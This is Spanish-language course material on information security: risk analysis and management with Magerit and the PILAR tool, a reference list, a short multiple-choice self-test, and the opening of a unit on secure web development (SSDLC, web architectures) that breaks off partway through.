Si se está valorando el sistema por activos, se necesita establecer las **dependencias** entre los activos. Los que están más abajo en la cadena de dependencia heredan la valoración de los cuales dependen, así que, a lo mejor, no hay que valorar demasiados activos, **normalmente son los datos y los servicios finales (esenciales)**.

Amenazas: identificación, clasificación y valoración

Las amenazas son los eventos que pueden desencadenar un incidente en la organización, produciendo daños materiales o pérdidas inmateriales. Pueden ser, según Magerit-PILAR:

- ▶ [N]: desastres naturales.
- ▶ [I]: de origen industrial.
- ▶ [E]: errores y fallos no intencionados.
- ▶ [A]: ataques deliberados.

Identificación

En la práctica, **PILAR sugiere para cada tipo de activo las amenazas más probables** según las bibliotecas de amenazas de las que disponga la licencia. Hay varias versiones de estas que se pueden cargar en función de características de los entornos cambiantes. No obstante, las amenazas se pueden asignar a los activos según el criterio del analista por su experiencia, por la naturaleza del activo y, por supuesto, basándose en los requisitos de seguridad y casos de abuso.

De la actividad de obtención de los casos de abuso se obtiene el **modelo de ataque del sistema** con los patrones de ataque que más probablemente puede sufrir. Hay que tener en cuenta que, a veces —no siempre—, se hace un análisis de riesgos desde el principio del ciclo de vida de desarrollo del sistema y se pide realizar *a posteriori*.

En este caso, no se dispone ni de casos de abuso ni de requisitos de seguridad; la herramienta ayuda mucho más al sugerir por defecto las amenazas más probables según el tipo de activo, sus dependencias de otros y su valoración.



Figura 18. Clasificación de amenaza con base en el agente causante. Fuente: adaptado de Ministerio de Hacienda y Administraciones Públicas, 2012.

Impacto

El impacto es la consecuencia que sobre un activo tiene la materialización de una amenaza, lo que origina una **posible pérdida de valor** de este.

Valoración

- Cualitativa/subjetiva: irrelevante, grave, intolerable.
- Cuantitativa/económica: coste dinerario.

Impacto acumulado

Si el activo A depende del activo B, el valor de A se acumula en B en la proporción en que A depende de B:

$$\text{impacto_acumulado} = \text{valor_acumulado_B} \times \text{degradación_B}$$




Figura 19. Impacto acumulado. Fuente: adaptado de Ministerio de Hacienda y Administraciones Públicas, 2012.

Impacto repercutido

Si el activo A depende del activo B, el daño en B repercute en A en la proporción en que A depende de B:

$$\text{impacto_repercutido} = \text{valor_A} \times \text{dependencia} \times \text{degradación_B}$$

Riesgo

Estimación del grado de exposición a que una amenaza se materialice sobre uno o más activos causando **daños o perjuicios a la organización**, lo que ocasionaría una pérdida probable.

Valoración

- ▶ Cualitativa/subjetiva: irrelevante, grave, intolerable.
- ▶ Cuantitativa/económica: coste dinerario.

Métodos

- Cualitativos: tabulares.

Impacto	MA	Alto	Muy alto	Muy alto	Muy alto	Muy alto
	A	Medio	Alto	Alto	Alto	Alto
	M	Bajo	Bajo	Medio	Medio	Medio
	B	Bajo	Bajo	Bajo	Medio	Medio
	MB	Muy bajo	Muy bajo	Muy bajo	Muy bajo	Muy bajo
		PF	FN	F	MF	EF
Vulnerabilidad						

Figura 20. Estimación del riesgo. Fuente: adaptado de Ministerio de Hacienda y Administraciones Públicas, 2012.

- Cuantitativos: impacto x frecuencia.
 - Impacto = valor degradación.
 - Riesgo = impacto x frecuencia.

Riesgo acumulado

Si A depende de B en un g%, el valor de A se acumula en B en la proporción en que depende:

$$\text{riesgo_acumulado_B} = \text{impacto_acumulado_B} \times \text{frecuencia}$$

Riesgo repercutido

Si A depende de B en un g%, las amenazas sobre B impactan sobre A en un g% con la frecuencia de materialización en B:

$$\text{riesgo_repercutido} = \text{impacto_repercutido} \times \text{frecuencia}$$

Salvaguadas

Una vez obtenido el riesgo cualitativo o cuantitativo, a efectos prácticos de la herramienta PILAR, se tienen que seleccionar las salvaguadas necesarias y valorarlas para mitigar el riesgo.

¿Qué salvaguadas se requieren? Para saber más sobre este tema, accede al siguiente enlace:

https://administracionelectronica.gob.es/pae_Home/dam/jcr:5fbe15c3-c797-46a6-acd8-51311f4c2d29/2012_Magerit_v3_libro2_catalogo-de-elementos_es_NIPO_630-12-171-8.pdf

Hay que casar las salvaguadas con las amenazas identificadas. Se prepara una **declaración de aplicabilidad** (*statement of applicability*, SoA) y se evalúa el despliegue actual: existencia (o ausencia) y efectividad del despliegue.

Se proporciona una lista de riesgos ponderada asociada a **activos, amenazas, dimensiones y rangos**, ya que no todas las salvaguadas son igualmente efectivas. Se pueden proporcionar listas adicionales para activos específicos.

En la herramienta, se pueden seleccionar las categorías de salvaguadas que se pueden aplicar; hay una columna que indica la **recomendación** que sugiere la herramienta según el tipo de activo y las amenazas de que puede ser objeto.

Una vez analizadas las recomendaciones sobre qué salvaguadas son necesarias en los activos que tiene el sistema, hay que **valorar las salvaguadas según la fase del proyecto en la que se está**. Lo normal es que pase por varias fases determinadas por hitos de funcionalidades nuevas que se van implantando, por ejemplo. La valoración hay que hacerla para todas las salvaguadas en todas las fases. La cuantificación se hace con base en su eficacia medida en cómo la salvaguarda está implantada y es

efectiva frente al riesgo al que se enfrenta o mediante opinión cualificada (de un experto).

La estimación de su eficacia se clasifica:

- ▶ NA: no aplica.
- ▶ 0 %: L0 inexistente.
- ▶ 10 %: L1 inicial / *ad hoc*.
- ▶ 50 %: L2 reproducible, pero intuitivo.
- ▶ 90 %: L3 proceso definido.
- ▶ 95 %: L4 gestionado y medible.
- ▶ 100 %: L5 optimizado.

Normativa y perfiles de seguridad

La siguiente actividad que hay que realizar en el análisis de riesgos con PILAR es valorar la adecuación a la normativa de seguridad y el cumplimiento con base en el perfil de seguridad que adopte la organización donde está inmerso el sistema. PILAR permite valorar el cumplimiento con respecto a ISO 27002:2013, ENS y GDPR:2016.

Impacto y riesgos residuales

PILAR calcula el impacto y riesgo residual que queda en el sistema después de aplicar y valorar las salvaguardas para mitigar el riesgo potencial:

- ▶ **Impacto residual:** impacto efectivo que queda tras contabilizar las salvaguardas.
- ▶ **Riesgo residual:** riesgo efectivo que queda tras contabilizar las salvaguardas.

En la Figura 21 se muestra lo explicado anteriormente. Como consecuencia de la aplicación de las salvaguardas se mitiga el riesgo, pero siempre van a quedar el impacto y riesgo residuales en el sistema.




Figura 21. Análisis residual. Fuente: adaptado de Ministerio de Hacienda y Administraciones Públicas, 2012.

El **estado del riesgo** que se presenta como resultado del análisis con la herramienta para cada activo, en cada dimensión, para cada amenaza es:

- ▶ Impacto potencial y residual en cada fase.
- ▶ Riesgo potencial y residual en cada fase.
- ▶ En términos de valor acumulado para decisiones técnicas.
- ▶ En términos de daño repercutido para decisiones de negocio.

Informes

Se pueden extraer de la herramienta informes:

- ▶ Del estado del impacto y riesgo con todas sus variantes de acumulado y repercutido.

- ▶ De amenazas, de cumplimiento de normativa de seguridad y procedimientos.
- ▶ Del grado en el que el sistema cumple un determinado perfil de seguridad.
- ▶ Como documento de especificación de requisitos del sistema SSRS.

3.7. Referencias bibliográficas

Abril, A., Pulido, J. y Bohada, J. (2013). Risk analysis in security of information. *Ciencia, Innovación y Tecnología (RCIYT)*, 1, 39-53.

Alberts, C., Dorofee, A. y Stevens, J. (2003). *Introduction to the Octave[®] Approach*. Software Engineering Institute.

Caralli, R. A., Stevens, J. F., Young, L. R. y Wilson, W. R. (2007). *Introducing Octave Allegro: Improving the Information Security Risk Assessment Process*.
<http://www.sei.cmu.edu/publications/pubweb.html>

Centro Criptológico Nacional (CCN). (2021). *PILAR – Manual de Usuario (2021.2)*.
https://www.ar-tools.com/doc/manual_rm_es_20212.pdf

CLUSIF. (2010). *Mehari 2010. Introduction*. <http://meharipedia.x10host.com/wp/wp-content/uploads/2016/12/Mehari-2010-IntroduccionESP.pdf>

INCIBE. (2014). *Metodologías de análisis de riesgos*.
https://www.incibe.es/extfrontinteco/img/File/empresas/dosieres/plan_director_de_seguridad/plan_director_de_seguridad_metodologias_analisis_de_riesgos.pdf

INCIBE. (16 de enero de 2017). *Análisis de riesgos en 6 pasos*.
<https://www.incibe.es/protege-tu-empresa/blog/analisis-riesgos-pasos-sencillo>

Ministerio de Hacienda y Administraciones Públicas. (2012). *Magerit v.3 : Metodología de Análisis y Gestión de Riesgos de los Sistemas de Información*.
<http://administracionelectronica.gob.es/pae/Home/pae/Documentacion/pae/Metodolog/pae/Magerit.html#U2oe2CKB2E>

Mogollón, A. (2015). *Análisis Comparativo: Metodologías de análisis de Riesgos*. Universidad Centroccidental "Lisandro Alvarado", Barquisimeto, Venezuela.

Página web de [Civil Aviation Authority](#).

Pascua, A. M. (2021). *Comparativa de metodologías de análisis de riesgos de seguridad de la información en la aviación civil* [TFM]. Universidad Internacional de La Rioja, España.

PECB. (14 de octubre de 2015). *Risk Assessment with Mehari Method*.
<https://pecb.com/whitepaper/risk-assessment-with-mehari-method>

Yevseiev, S. (2019). *CRAMM Methodology -crosscutting approach to risk assessment*.
https://www.researchgate.net/figure/CRAMM-Methodology-crosscutting-approach-to-risk-assessment_fig2_334314954

Magerit

Ministerio de Hacienda y Administraciones Públicas. (2012). *Magerit v.3 : Metodología de Análisis y Gestión de Riesgos de los Sistemas de Información*. http://administracionelectronica.gob.es/pae_Home/pae_Documentacion/pae_Metodolog/pae_Magerit.html#U2_oe2CKB2E

Magerit versión 3 es una metodología de análisis y gestión de riesgos interesante para el estudiante por su carácter público, ya que puede ser utilizada libremente y no requiere autorización previa. Se usa principalmente en las entidades en el ámbito de aplicación del Esquema Nacional de Seguridad (ENS).

NIST SP 800-30

NIST. (s. f.). *NIST SP 800-30*. <https://www.nist.gov/privacy-framework/nist-sp-800-30>

La evaluación de riesgos es uno de los componentes fundamentales de un proceso de gestión de riesgos organizativos, como se describe en la publicación especial 800-30 del NIST. Las evaluaciones de riesgos se utilizan para identificar, estimar y priorizar el riesgo para las operaciones de la organización (es decir, la misión, las funciones, la imagen y la reputación), los activos de la organización, los individuos, otras organizaciones y la nación, resultantes de la operación y el uso de los sistemas de información.

Octave risk assessment

Software Engineering Institute. (17 de noviembre de 2020). *SEI Releases Octave FORTE Model for Enterprise Risk Management*. <https://www.sei.cmu.edu/news-events/news/article.cfm?assetid=650045>

El Instituto de Ingeniería de Software ha presentado el último modelo de la suite de Evaluación de Amenazas, Activos y Vulnerabilidades Operacionalmente Críticas (Octave). El modelo Octave Forte (Octave For the Enterprise) para la gestión de riesgos empresariales ayuda a los ejecutivos y otros responsables a comprender y priorizar los complejos riesgos que afectan a sus organizaciones.

eMARISMA

Página web de [eMARISMA](#).

eMarisma es una herramienta de uso libre interesante para el estudiante pensada para cualquier tipo de compañía que permite optimizar el análisis y gestión de riesgos de negocio. eMarisma permite gestionar la evolución de los riesgos de forma dinámica, sencilla y óptima y comprender su proceso.

Herramienta PILAR

Página web de la [herramienta PILAR](#).

La herramienta PILAR permite al estudiante, usando una licencia de evaluación, implementar un caso de real de análisis y gestión del riesgo siguiendo la metodología Magerit.

1. El pilar fundamental que sustenta la implementación de la seguridad relativa a los sistemas de información y de telecomunicaciones de una organización pública o privada es:

☐ A. Sistema de Gestión de la Seguridad de la Información (SGSI).
☐ B. Análisis y gestión del riesgo.
☐ C. Pruebas de seguridad funcionales y de penetración.
☐ D. Ninguna de las anteriores.

Un SGSI gestiona la seguridad de la información mediante un proceso sistemático, documentado y conocido por toda la organización.

2. El análisis y gestión del riesgo es una de las actividades de seguridad enmarcada directamente dentro de:

☐ A. SGSI.
☐ B. Pruebas de seguridad funcionales y de penetración.
☐ C. Política de seguridad.
☐ D. Ninguna de las anteriores.

El análisis de riesgos es un proceso vital dentro de todo SGSI.

3. El impacto es igual a:

☐ A. Valor x riesgo acumulado.
☐ B. Degradación valor activo.
☐ C. $\text{Riesgo_acumulado} \times \text{frecuencia}$.
☐ D. Ninguna de las anteriores.

Es la degradación del valor que ocasiona un ataque en un activo.

4. Las dos partes relativas al tratamiento de los riesgos son:

☐ A. Clasificación y transferencia del riesgo.
☐ B. Análisis y gestión del riesgo.
☐ C. Gestión y transferencia del riesgo.

D. Clasificación y gestión del riesgo.

En primer lugar, se debe determinar el nivel de riesgo, para luego gestionarlo y mitigarlo.

5. El actor o el agente que es la fuente de peligro por diferentes motivaciones, como factores económicos, de prestigio u otros se denomina:

A. Vulnerabilidad.

B. Activo.

☐ C. Amenaza.

D. Ataque.

Es el actor o el agente que es la fuente de peligro por diferentes motivaciones, como factores económicos, de prestigio u otros.

6. Señale la respuesta incorrecta. Un acercamiento a un método de análisis y gestión de riesgo típico implica varias actividades principales que, a menudo, incluyen un número de actividades básicas:

A. Discutir sobre cuestiones de seguridad que rodean a la organización.

B. Desarrollar una estrategia de mitigación.

C. Aprender tanto como sea posible sobre el objetivo de análisis.

☐ D. Todas las anteriores son falsas.

Además, clasificar los riesgos, recomendar salvaguardas o diseñar una estrategia de mitigación.

7. Señale la respuesta incorrecta. Las fuentes de amenazas se pueden agrupar en las siguientes categorías generales:

A. Atacantes externos.

B. Personas maliciosas que intencionadamente abusan del *software*.

C. Usuarios, no maliciosos, que intencionadamente emplean mal el *software*.

☐ D. Todas las anteriores son falsas.

Todas las anteriores son las posibles fuentes de amenazas o actores.

8. La fase de análisis de riesgos comporta las siguientes actividades:

- A. Se identifican todos los activos implicados.
- B. Se identifican y valoran las amenazas por el sistema.
- C. Se identifican y se valora la efectividad de las salvaguardas.
- ☐ D. Todas las anteriores son correctas.

Las actividades son identificar activos, valorarlos, identificar amenazas y valorarlas, seleccionar salvaguardas y valorarlas y obtener el nivel de riesgo residual.

9. El coste de las salvaguardas debe ser inferior a:

- A. 10 % del valor del sistema que proteger.
- B. Beneficios.
- ☐ C. Estimación de las pérdidas.
- D. Ninguna de las anteriores.

El coste de las salvaguardas debe ser inferior a la estimación de pérdidas. El gasto es real y el riesgo es estimado.

10. El perfil de seguridad que incorpora la herramienta PILAR es:

- A. ISO 27002:2013.
- B. GDPR:2016.
- C. ENS.
- ☐ D. Todas las anteriores.

La herramienta PILAR permite valorar el grado de cumplimiento de un análisis y gestión del riesgo frente ISO27002, ENS y GDPR:2016.


Ciberseguridad Web

Seguridad en aplicaciones web. Introducción

Índice

Esquema	3
Ideas clave	4
4.1. Introducción y objetivos	4
4.2. Ciclo de vida de desarrollo seguro de <i>software</i> (SSDLC)	6
4.3. Arquitecturas de las aplicaciones web	10
4.4. Protocolo HTTP	17
4.5. Referencias bibliográficas	23
A fondo	26
Test	29

Seguridad en las aplicaciones web: introducción



Esquema

4.1. Introducción y objetivos

Este tema estudia las medidas que son necesarias para implementar la seguridad de las aplicaciones web para que, una vez desplegadas *online*, **se comporten de la forma esperada**, tanto por parte de los propietarios como de los usuarios, y puedan mitigar cualquier ataque.

Se pretende sentar las bases de la seguridad de las aplicaciones *online* e introducir las **actividades de seguridad que se realizan antes y una vez desplegada** la aplicación *online*, como, por ejemplo, los distintos tipos de análisis y las operaciones de seguridad. Las actividades de seguridad se deben llevar a cabo de forma ordenada y procedimental por personal experto en esta materia.

El pilar fundamental en el que ha de basarse la seguridad de la información de toda organización, ya sea pública o privada, es la definición de la política de seguridad. Una **política de seguridad** bien definida e implantada en una organización gestionada por procesos es la base para implantar un **sistema de gestión de seguridad de la información (SGSI)** que regule y gobierne los procesos y procedimientos que han de implementarse. Además, todo el personal, cada uno a su nivel, debe seguir este SGSI de forma coordinada para **conseguir el objetivo** de seguridad requerido por la organización, para protección ante cualquier tipo de **amenaza interna o externa**.

A nivel de seguridad en las aplicaciones, y más concretamente en el apartado del desarrollo, el sistema de gestión de seguridad de la información debe implantar un **ciclo de vida de desarrollo seguro de *software* (secure software development life cycle, SSDLC)** que permita acometer el diseño e implementación de la seguridad desde las primeras fases del ciclo de vida del desarrollo de las aplicaciones.

El SSDLC incluye una serie de actividades de seguridad que implementar en cada una de sus fases, como pueden ser el **análisis y gestión del riesgo de forma dinámica**, la **revisión de seguridad del código**, las **pruebas de seguridad** o la **monitorización continua** en fase de despliegue.

Las aplicaciones web son, por excelencia, el principal tipo de aplicación *online* accesible desde Internet, las intranets de organizaciones y mediante un PC, una tableta o un móvil, entre otros, característica que también posibilita que sean accesibles por atacantes que quieren obtener algún beneficio económico, información, etc. Por tanto, en este tema es necesario introducir las características de las **principales arquitecturas** de aplicaciones web y de su **protocolo HTTP** empleado en la comunicación.

Los principales objetivos de este tema son los siguientes:

- ▶ Analizar las actividades que se desarrollan en cada fase del SSDLC.
- ▶ Conocer los principales tipos de arquitecturas de aplicaciones web.
- ▶ Estudiar el protocolo HTTP y sus métodos.

Los **objetivos de seguridad** por alcanzar en los sistemas de tecnología de la información y comunicaciones (TIC) pasan por:

- ▶ Identificar a las personas que acceden a la información manejada por un sistema o a los recursos de este.
- ▶ Autenticar a las personas que acceden a la información manejada por un sistema o a los recursos de este.
- ▶ Controlar el acceso a la información manejada por un sistema o a los recursos de este.
- ▶ Proporcionar confidencialidad a la información manejada por un sistema.
- ▶ Proporcionar integridad a la información manejada por un sistema o a los recursos de este.

- ▶ Mantener la disponibilidad de la información manejada por un sistema o de los recursos de este.
- ▶ No repudio: proporcionar la prueba de que una determinada transmisión o recepción ha sido realizada, sin que su receptor/transmisor pueda negar que se haya producido.
- ▶ Trazabilidad: proporcionar los controles que determinen que en todo momento se podrá determinar quién hizo qué y en qué momento.

4.2. Ciclo de vida de desarrollo seguro de *software* (SSDLC)

La seguridad de la aplicación tiene que tratarse obligatoriamente en todas las fases del SSDLC de aplicaciones (Opensamm, s. f.; OWASP CLASP Project/es, 2020). En cada una de las fases, se han de realizar prácticas que tienen que ver con **el diseño, la implementación y pruebas de la seguridad de la aplicación**, tratando y cubriendo todos los aspectos y principios de la seguridad.

El SSDLC también contempla las operaciones y actividades de seguridad *online* en fase de producción con la aplicación desplegada, la cual ya puede ser objetivo de ataques de cualquier naturaleza.

Se recomienda visualizar la clase magistral *SSDLC*, que introduce en qué consisten las actividades de seguridad que se llevan a cabo en sus distintas fases.



Accede al vídeo

En un proceso SSDLC hay que llevar a cabo diversas **actividades**. En primer lugar, hay que derivar los **requisitos de seguridad** en función del resultado obtenido en la actividad de modelado de amenazas o derivación de casos de abuso de la aplicación y del análisis de riesgos de todos los activos de la organización.

Hay que diseñar la seguridad de la aplicación con base en los requisitos mencionados y teniendo en cuenta las **dimensiones de seguridad**: autenticación, autorización, control de accesos a recursos, cifrado de datos, seguridad en profundidad para asegurar el no repudio, confidencialidad e integridad de datos, etc. Además, se deben tener presentes los principios de seguridad contemplados en la política de seguridad. En este paso, se diseñan los casos de **tests funcionales de seguridad** basados en el riesgo.

Luego, se implementa el código de la aplicación siguiendo buenas prácticas de desarrollo seguro, como son la validación de las entradas y salidas de la aplicación, gestión de errores, etc. Finalmente, se analiza la **seguridad del código** fuente mediante la ayuda de herramientas de análisis estático de código (caja blanca).

En la **fase de despliegue** o de pruebas, se ejecutan los casos de tests para prueba del **diseño funcional de la seguridad** en cada una de sus dimensiones. Estas pruebas pueden conducir a un ciclo volviendo a la primera fase para definir nuevos requisitos o redefinir los existentes para solucionar las vulnerabilidades encontradas. A continuación, se lleva a cabo un test de penetración a la aplicación con la ayuda de herramientas de análisis dinámico de caja negra y de caja blanca.

En la **fase de producción**, se ejecutan **operaciones de seguridad**, como monitorización, cambio de configuraciones, permisos, auditoría, gestión de *backups*, centro de respaldo, gestión de incidentes de seguridad, etc.

Como en cualquier otro modelo de SDLC, en un SSDLC se deben tener procesos definidos en todo lo que se refiere a desarrollo de *software*, gestión de configuración y gestión y aseguramiento de la calidad con sus correspondientes procedimientos y

actividades, donde un proyecto de *software* tiene una dirección de proyecto, equipo de desarrollo y, además, un equipo de expertos en seguridad (que pueden pertenecer al área o unidad de seguridad) que apoyan para la realización de las actividades mencionadas.

De esta manera, se planifica y gestiona adecuadamente y se sigue un modelo de ciclo de vida adaptado a las características del proyecto. Partiendo de la **política de seguridad** y dentro del **sistema de gestión de seguridad de la información**, se debe contar con un equipo que permita implantar el **SSDLC** asesorando y realizando las actividades relacionadas con la seguridad durante el ciclo de vida.

Cualquier modelo de ciclo de vida SDLC (ciclo de vida en espiral, *extreme programming*, proceso unificado de *rational*) o metodología de tipo SCRUM se puede adaptar y convertir en un SSDLC. Si no se tuviera una estructura por procesos dentro de la organización, sería muy difícil pensar en aplicar diseño e implementación de la seguridad durante el ciclo de vida de *software* correctamente.

Una **propuesta** de SSDLC sería:




Figura 1. Modelo de SSDLC. Fuente: Chess y West, 2007.

La Figura 1 muestra un ejemplo de SSDLC donde se especifican las actividades y pruebas de seguridad que efectuar en cada fase de este. A continuación, se enumeran esas actividades, **mejores prácticas o touchpoints en orden de eficacia e importancia** según el autor McGraw (2006):

- ▶ Revisión de código.
- ▶ Análisis de riesgo arquitectónico.
- ▶ Pruebas de penetración.
- ▶ Pruebas de seguridad basadas en riesgo.
- ▶ Casos de abuso.
- ▶ Requisitos de seguridad.
- ▶ Operaciones de seguridad.
- ▶ Revisión externa.

Este orden descrito no se adecuará perfectamente a todas las organizaciones. De hecho, el orden refleja el trabajo desarrollado en años de experiencia de aplicar estas prácticas en empresas que tienen gran cantidad de *softwares*. Por esa razón, la revisión de código viene antes del análisis de riesgos arquitectónicos. Hay que resaltar que estas actividades hay que **repetirlas a lo largo del ciclo de vida**, lo que supone un **ciclo continuo** en la ejecución de las distintas actividades de seguridad:

- ▶ Según se van descubriendo **nuevas amenazas**, se tienen nuevos casos de abuso que implican nuevos riesgos, lo que implica rehacer el análisis.
- ▶ Si se introducen cambios o **nuevos componentes** de *software* o de *hardware* en el sistema, hay que **rehacer el análisis de riesgos** y revisar el código de nuevos componentes de *software*.
- ▶ Nuevos **defectos de implementación** de partes, que se modifican con arreglo a nuevas especificaciones o cambios, implican una nueva revisión de código y nuevas pruebas de seguridad en operación del sistema.

Por supuesto, siempre hay que incidir en la **prevención y formación en seguridad**, documentando y realizando cuantificación y análisis de métricas de seguridad que se puedan emplear en futuros proyectos para mejorar.

4.3. Arquitecturas de las aplicaciones web

El extraordinario **éxito del modelo web** puede atribuirse a una característica fundamental: es un modelo más débilmente acoplado que los modelos de programación distribuida tradicionales como RPC, RMI, DCOM y CORBA. Las interacciones entre clientes y servidores web son sencillas: intercambian mensajes que transportan datos de tipo *multipurpose internet mail extensions* (MIME) y la semántica de un mensaje puede modificarse utilizando cabeceras. El destino de un mensaje se especifica indirectamente utilizando una URL, y este nivel de indirección puede aprovecharse para implementar balance de carga, seguimiento de sesiones y otras funcionalidades.

Las **arquitecturas monolíticas** son las que se utilizan normalmente cuando se desarrolla la aplicación mediante un lenguaje de *script* como ColdFusion o PHP alojada en un servidor web.

Cuando se necesita una aplicación **escalable** y que ofrezca mayor **rendimiento y seguridad**, se ha de recurrir a una de las opciones de desarrollo empresarial: .Net o J2EE (Padilla y Pérez, 2010). Estas especificaciones proporcionarán mayores posibilidades debido a las distintas opciones de **configuración e implementación de la seguridad** que ofrecen, como puede ser la utilización de lenguajes más seguros potencialmente como Java o C#.

Una arquitectura de aplicación escalable normalmente se divide en niveles y, si se utilizan **patrones de diseño**, muchas veces se dividen en **porciones reutilizables**, usando diferentes lineamientos específicos para reforzar su modularidad, los

requerimientos de interfaz y la reutilización de objetos. Además, dividir la aplicación en niveles permite que se pueda distribuir entre varios servidores, mejorando, por lo tanto, la escalabilidad de la aplicación a expensas de mayor complejidad con **controles de acceso** y **detección avanzados**. Existe la separación de tareas y responsabilidades.

Arquitectura de aplicación web clásica

Las **capas** de las que se compone una aplicación web en una arquitectura clásica son:

- ▶ **Capa cliente:** navegador web (Internet Explorer, Chrome, etc.).
